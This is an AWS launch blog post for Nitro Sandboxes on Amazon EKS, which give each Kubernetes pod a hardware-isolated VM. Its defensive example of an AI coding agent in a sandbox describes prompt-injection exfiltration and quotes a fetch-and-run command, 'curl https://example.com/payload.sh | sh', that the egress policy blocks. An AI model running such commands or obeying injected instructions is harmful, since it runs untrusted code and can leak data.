Containers
AWS Nitro Sandboxes: Hardware-enforced workload isolation on Amazon EKS
Run agentic AI, multi-tenant SaaS, and regulated workloads with the isolation of a dedicated Amazon Elastic Compute Cloud (Amazon EC2) instance and the simplicity of a Kubernetes pod. Nitro Sandboxes give each pod a hardware-enforced security boundary, built on the same Nitro System that isolated EC2 instances from each other.
The problem: Why isolation matters now
Kubernetes containers share a host operating system. That’s what makes them fast and lightweight, but it also means that a vulnerability in one container can compromise every other container on the same machine. The typical workaround is to give each sensitive workload its own dedicated machine. It works, but it’s expensive, because most of that machine sits idle, and you’re paying for security with wasted infrastructure.
Several trends are making this workaround unsustainable:
- AI agents are writing and running their own code: No human reviews it before it executes. If untrusted code breaks out from the container, a single malicious prompt can escalate into a lateral movement on the host, granting access to read secrets and poison container images.
- SaaS platforms are running with hundreds of customers on shared clusters: Dedicating an entire Amazon EC2 instance per customer is cost prohibitive. ISVs need a way to safely share infrastructure while helping prevent one customer from accessing another’s data or starving their resources.
- Regulated industries need proof, not promises: Healthcare organizations subject to HIPAA, financial institutions governed by PCI DSS and SOX, and government agencies bound by FedRAMP increasingly require cryptographic evidence that a workload ran untampered. Auditors evaluating compliance with these frameworks now ask for cryptographic attestation rather than configuration checklists.
- CI/CD and container builds run with elevated privileges: These give them broad access to the host, requiring dedicated machines to contain the risk.
Each of these workarounds depends on keeping a shared kernel patched and spending more on infrastructure to keep workloads apart. A better approach is an architecture where a kernel issue in one workload cannot reach another in the first place, so you don’t have to trade efficiency for isolation. Autonomous AI agents now probe, adapt, and chain exploits at machine speed, turning every shared-kernel weakness into an attack surface that no human team can patch fast enough. What if the trade-off between efficiency and safety is no longer required?
What we are launching
Today we are launching AWS Nitro Sandboxes for Amazon Elastic Kubernetes Service (Amazon EKS), and with it, pods get strong security isolation for the first time.
Every sandboxed pod runs inside its own lightweight virtual machine, powered by the same AWS Nitro System that keeps every EC2 instance isolated from the others. Each pod gets its own operating system, completely separate from the host and from every neighbor. If something goes wrong inside the pod, no syscall can reach anything outside the guest kernel. Any workload that needs strong isolation now gets a hardware boundary, without dedicating a machine to each one.
On EKS Auto Mode, enabling Nitro Sandboxes is a one-line change to your pod spec. You don’t change your container images, deployment pipelines, or Helm charts. Your pods still use the same AWS Identity and Access Management (IAM) credentials (Amazon EKS Pod Identity), the same storage (Amazon Elastic Block Store and Amazon Elastic File System), the same monitoring (Amazon CloudWatch), the same networking (VPC CNI), and the same security tools. kubectl exec, kubectl logs, and kubectl port-forward work identically. On standard EKS, the user guide covers building your AMI for Nitro Sandboxes.
Because each sandbox runs a full operating system kernel, applications run as they would in a standard container. AWS Nitro Sandboxes passes every Kubernetes conformance test.
You add one line, and your pod gets a hardware security boundary. Everything else works exactly as before.
How it works
Nitro Sandboxes change two things at once: how isolated a pod is, and how predictably it shares a node.
You no longer choose between security and efficiency
Until now, strong isolation meant one workload per machine. With Nitro Sandboxes, you can pack many isolated pods onto a single node, each with its own VM boundary. Packing pods together raises a second question: can one pod slow down its neighbors? Each sandbox runs in its own slice of CPU and memory, and the Nitro Hypervisor enforces that slice in hardware, so neither the EC2 host nor neighbor pods can read its memory or CPU state. The resources that pods still share on the node, such as network bandwidth, disk I/O, DNS queries, log output, and connection tracking (conntrack) entries, are protected by default with configurable throttles. A runaway agent, a heavy build job, or one busy tenant hits its own limits before it affects the pods next to it. With AWS Nitro Sandboxes, these protections are on by default, so you get predictable performance without tuning each node.
Two modes
Isolated mode puts each pod in its own virtual machine. The goal is to protect the host and neighboring pods from anything that happens inside the container.
Confidential mode goes further. It treats even the machine operator as untrusted. Cryptographic attestation proves the exact code running inside the sandbox, and AWS Key Management Service (AWS KMS) only allows decryption when presented with an attestation document that attests to the system image and the configured Cedar policy. The design prevents a cluster administrator from reading the pod’s memory. SaaS providers can prove to their customers that tenant data is hardware-protected, and regulated industries can hand auditors cryptographic evidence instead of documentation.
What happens when the pod starts. The Nitro System is the hardware and hypervisor that runs every EC2 instance. It isolates instances from each other and from the host in dedicated hardware, not in software you must configure. Nitro Sandboxes builds on a new EC2 capability, which lets the Nitro Hypervisor carve a hardware-isolated slice of CPU and memory out of a running instance. Amazon EKS uses that slice to give each sandboxed pod its own lightweight VM. From the pod’s point of view, the sequence is short:
- The scheduler places the pod as usual. The RuntimeClass carries the node selector and toleration, so on Auto Mode the pod lands on a sandbox-capable node with no extra fields in your spec.
- Amazon EKS boots a lightweight VM for the pod. Instead of starting the containers on the node’s kernel, the container runtime asks EC2 for a Nitro Partition and boots a VM inside it. From here on, the Nitro Hypervisor enforces the CPU and memory boundary in hardware: the node cannot see into the VM, and the VM cannot see the node or its neighbors.
- Your containers start inside the VM, unchanged. An in-guest component receives the pod spec and its Cedar policy, checks that what is about to run is what the policy allows, pulls the images, and starts the containers with a standard container runtime. Nothing about your image, entrypoint, or environment changes.
- Kubernetes sees a normal pod. Logs, exec, port-forward, probes, and metrics flow back to the kubelet over an internal control channel, and Pod Identity credentials, CSI volumes, and Amazon Virtual Private Cloud (Amazon VPC) networking are delivered into the VM the same way they reach a regular pod.
Confidential mode adds attestation to that flow. The Nitro Security Module measures what booted inside the sandbox and signs an attestation document that your workload presents to AWS KMS, so a secret is released only to a sandbox running the image and policy you expect. The mechanics are covered in the deep-dive post that follows this one.

Figure 1: The isolation boundary. A sandboxed pod runs inside a lightweight VM in a Nitro Partition. The node’s kubelet still sees an ordinary pod.
Getting started
The fastest path is EKS Auto Mode, where the runtime classes are present on every cluster with no add-ons to install and Auto Mode provisions sandbox-capable nodes on demand. If you run standard EKS with your own node groups or Karpenter, the same pod specs work once your nodes run a sandbox-enabled AMI. The user guide walks through building your AMI for Nitro Sandboxes.
Step 1: Create an Auto Mode cluster. Any Auto Mode cluster works. eksctl is the shortest route:
Step 2: Confirm the runtime classes are there. Nothing to install. Both classes ship with the cluster:
Step 3: Run your first sandboxed pod.
One line is the entire opt-in: runtimeClassName: isolated-sandbox. No node selector, no toleration, no sidecar. The RuntimeClass carries the scheduling constraints, and Auto Mode brings up a sandbox-capable node if none is available:
Create a file named hello-sandbox.yaml with the pod manifest and run the following commands:
The pod’s own logs are the evidence that the pod landed in a VM. The output you will see is 8i.enclave. The .enclave suffix indicates the container is running inside an AWS Nitro Sandbox, and the guest VM sees virtio block devices named vda, vdb, and vdc, where a regular pod on the same node sees the instance’s disks (nvme0n1 nvme1n1 zram0).
One pod field is the whole enablement for AWS Nitro Sandboxes. Change isolated-sandbox to confidential-sandbox and the same pod runs with the node treated as untrusted (you then use a Cedar policy and AWS KMS attestation conditions. See the user guide). Add the sandbox.amazonaws.com/network-isolated: "true" annotation and the VM boots with no network besides loopback: no other interface has an address, and there is no route out.
A real workload: Why it’s important
The preceding “hello world” proves the isolation boundary exists. This example shows why it matters. It runs a real AI coding agent that reads a GitHub issue, writes a fix, runs tests, and opens a pull request, all inside a Nitro Sandbox where the blast radius of anything the agent does is one VM that gets deleted when the job is done.
Why this matters: a coding agent runs arbitrary code and talks to the internet. That’s exactly the combination a prompt injection turns into a data exfiltration. Without isolation, a compromised agent has access to everything on the node: other tenants’ workloads, credentials, and network. Inside a Nitro Sandbox, a few declared objects (the pod spec, its IAM role, its token, and its egress policy) become the security policy, and you can read exactly what the agent is allowed to touch:
- Model access: Amazon Bedrock through Pod Identity, scoped to
bedrock:InvokeModel*and nothing else. No long-lived API keys. - Repo access: one GitHub repository through a short-lived, fine-grained token mounted as a Secret, with Contents and Pull requests read and write and Issues read. The agent can push and open a PR on this repo only, and GitHub shows that PR as opened by the token’s owner unless you use a GitHub App token.
- Everything else is denied: an EKS Auto Mode
ApplicationNetworkPolicyallows egress only to CoreDNS and to HTTPS on the Bedrock and GitHub hostnames (a standard Kubernetes NetworkPolicy cannot match hostnames). It is enforced once theamazon-vpc-cniConfigMap inkube-systemsetsenable-network-policy-controller: "true". Other AWS APIs, other internet hosts, and neighbor pods are refused (a name served from the same addresses as an allowed one would also be reachable).github.comis reachable as a whole, so the scoped token is what limits pushes and private reads.

Figure 2: The coding agent and everything it is allowed to reach. Besides DNS lookups, two paths leave the VM: Amazon Bedrock through Pod Identity and GitHub through a scoped token. Everything else is denied.
If the agent gets prompt-injected and tries to run curl https://example.com/payload.sh | sh, the connection never opens: example.com is not on the egress list. When the pod exits, the VM is destroyed, so no state leaks into the next run.
The key insight: Claude Code doesn’t know it’s in a sandbox. It sees a shell, a repo, and a model. The isolation is invisible to the application and explicit to the platform team.
Clone the AWS Nitro Sandboxes on Amazon EKS blueprints repository for the following example:
Follow the README.md instructions. The directory contains the following pod manifest file fix-issue.yaml:
The entrypoint.sh clones the repo with the mounted token, runs claude -p "$1" --allowedTools "Bash,Edit,Read,Write" non-interactively, pushes the branch, and opens the pull request. The sample code provides the Dockerfile and the steps that push the image and create the IAM role, the token Secret, and the egress policy. With those done and ACCOUNT_ID, GITHUB_OWNER, GITHUB_REPO and ISSUE_NUMBER exported as environment variables in the shell, fill in the placeholders, start the pod, and follow its log (output abridged. The agent’s summary will vary from run to run):
The shell runs on a kernel no other tenant shares, model access is an IAM role, git access is one scoped token, and when the pod exits the VM is gone. That’s the whole security model: visible in what you declare, with the VM boundary enforced in hardware.
Integrations: Where Nitro Sandboxes fits
Nitro Sandboxes is a Kubernetes RuntimeClass, not a new API. Any tool, controller, or platform that renders a pod template can run its workloads inside a hardware-isolated VM by setting one field. That means Nitro Sandboxes doesn’t compete with the tools customers already use. It slots underneath them as the isolation layer.
Agent frameworks and coding harnesses work as-is. Package your existing agent (Claude Code, Codex, Strands, OpenCode, or any other harness) as a container, add the RuntimeClass, and it runs inside a per-pod VM without any code changes. We validated this across coding harnesses and agent assistants so customers see their own tooling on the list.
Warm pools for interactive workloads. The Kubernetes SIG project agent-sandbox adds warm-pool management on top of any isolation runtime. Point it at Nitro Sandboxes and it keeps pre-booted VMs ready to claim in about two seconds, hiding the cold start behind background replenishment. This is the recommended path for latency-sensitive agent sessions.
Self-hosted managed agents. Anthropic, OpenAI, and Cursor now offer modes where the reasoning loop stays in their cloud but tool execution runs on your infrastructure. Nitro Sandboxes is a natural fit: the vendor never touches your code or network, and every command the model requests runs inside a hardware-isolated VM with scoped identity and optional network isolation.
CI/CD and AI software factories. Build jobs that run docker build or agent-driven pipelines execute untrusted code with elevated privileges, which previously required dedicated node groups. With Nitro Sandboxes, those jobs run privileged operations inside a per-pod VM instead. We built this with GitLab Runner and a full AI software factory where an agent drives code from issue to merged PR entirely inside sandboxes.
Durable orchestration. Long-running agent workflows need an orchestration layer that survives restarts. We validated Temporal driving Nitro Sandboxes as a first-class compute provider, provisioning a VM per task, executing against it, and reaping it when done.
Remote IDEs and multi-tenant SaaS. A developer environment is an agent workload with a human at the keyboard that includes arbitrary code, arbitrary network, same isolation need. You can run browser-based VS Code and Kiro CLI workspaces inside sandboxes, giving each user a full IDE in a VM they cannot escape. The same property underpins multi-tenant SaaS: bin-pack many tenants onto one node, each in its own VM, with provable isolation and shared infrastructure economics.
Try it today
Nitro Sandboxes for Amazon EKS is available today in all AWS Commercial Regions on all Nitro-enabled instance families: Intel, AMD, and Graviton. On EKS Auto Mode, the runtime classes ship with every cluster. Add runtimeClassName: isolated-sandbox to your next pod spec and you’re running inside a hardware-enforced boundary in under a minute.
To learn more and get started: